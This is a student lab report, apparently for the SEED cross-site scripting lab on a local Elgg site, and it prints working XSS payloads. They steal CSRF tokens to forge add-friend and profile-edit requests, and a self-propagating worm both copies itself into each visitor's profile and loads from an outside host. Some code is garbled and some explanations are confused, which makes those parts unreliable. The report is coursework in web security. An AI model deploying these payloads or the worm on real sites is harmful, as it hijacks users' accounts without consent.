
Project 6

Purva Naresh Rumde

pr23b

Task 4: Becoming the Victim's Friend

In this task I first inspected the page to get Samy's ID that is 59. Then I inserted the JS code onto his profile.




```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;


// Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
```


```
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=59" + ts + token;

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","http://www.seed-server.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
```



And after inserting the profile I logged into Alice's account and as you can see she has no friends. Then I visited Samy's profile from her account and when I came back to Alice's friends page now you can see that Samy is her friend. The attack was successful.





Question 1: For a valid HTTP request, inclusion of the website's secret token and timestamp values is imperative. Failure to include these values renders the request invalid, flagged as an untrusted cross-site request, leading to an error and a failed attack. These essential values are stored in JavaScript variables, retrieved from these JS variables, and then stored in the AJAX variables, crucial for constructing the necessary GET URL in lines 1 and 2.

Question 2: The impediment to launching the attack can be attributed to the encryption mechanism employed in this mode, which transforms special characters. For instance, "<" replaces "<", causing the translation of various special characters. Given that JS code inherently includes tags with special characters, the system struggles to accurately interpret the code, leading to the failure of the attack.


Task 5: Modifying the Victim's Profile

In this particular task, our objective is to manipulate a user's profile data when they visit Samy's profile, such as altering the "about me" field. To achieve this, we must first comprehend the workings of HTTP requests when a user modifies their own profile. Utilizing the insights from these HTTP requests, we aim to replicate the pattern and devise a JavaScript code that accomplishes this task.


```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp elgg ts
//and Security Token elgg token
var name="&name="+elgg.session.user.name;
var guid="*elgg.session.user.guid;
var ts="& elgg ts="+elgg.security.token. elgg ts;
var token="& elgg token="+elgg.security.token. elgg token;
var desc="&description=Samy is a Hero" + "&accesslevel[description]=2";
//Construct the content of your url.
var content = token + ts + name + desc + guid;
var samyGuid = 59;
var sendurl = "http://www.seed-server.com/action/profile/edit" ;
if(elgg.session.user.guid!=samyGuid)
{
 //Create and send Ajax request to modify profile
 var Ajax=null;
 Ajax=new XMLHttpRequest();
 Ajax.open("POST", sendurl, true);
 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 Ajax.send(content);
</script>
```



In the above image, I, logged in as Samy, modified the "about me" field to "Samy is a hero" and successfully extracted the URL for the HTTP request. We will follow a similar pattern to insert the text "Samy is my hero" into the description variable of the JavaScript code. This JavaScript code is then placed in Samy's profile's "about me" field, specifying the necessary URL, content, and ID, with Samy having the ID 59, as established in a previous task.





Upon saving the profile changes, we proceed to test the attack. We log in as Alice and access Samy's profile. The visit to Samy's profile alters Alice's "About Me" section, as depicted in the image below:



Question 3: The inclusion of Line 1 is crucial to prevent Samy from inadvertently targeting himself and to enable the attack on other users. The JavaScript code retrieves session information and inserts the string "Samy is my hero" into the "about me" section. Even without Line 1, once

the modifications are saved, the JavaScript code executes automatically. This results in the replacement of the JS code with the string in the current session, i.e., Samy's profile. Consequently, when others view Samy's profile, the JS code is no longer triggered but on his own.





Task 6: Writing a Self-Propagating XSS Worm

Link Approach

In this strategy, we embed JavaScript code with the "src" variable pointing to a website hosted at www.example60.com. This website hosts a JavaScript code named "xss_worm.js," designed to autonomously propagate the attack.

After implementing these changes, we save the profile and conduct testing. Logging in as Alice, we visit Samy's profile. Upon navigating through Samy's profile, we proceed to the "about me" field in Alice's profile. Here, we observe the replication of the code, as depicted in the image below:



DOM approach:


In this approach, we are inserting the complete code in the "above me" field as shown in the below image:

```
<script type="text/javascript" id="worm">
window.onload = function() {
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";


  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  var desc="&description=Samy is a Hero" + wormCode;
  desc += "&accesslevel[description]=2";

  var name="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
```



Now when I visit Alice's account and then open Samy's page and come back to Alice's profile we can see that she is infected, but the attack is not about her this time it's about how it will propagate.



Now as I open Charlie's account I visited Alice's profile and that's how now even Charlie is also affected without even visiting Samy's profile. This is self-propagating attack

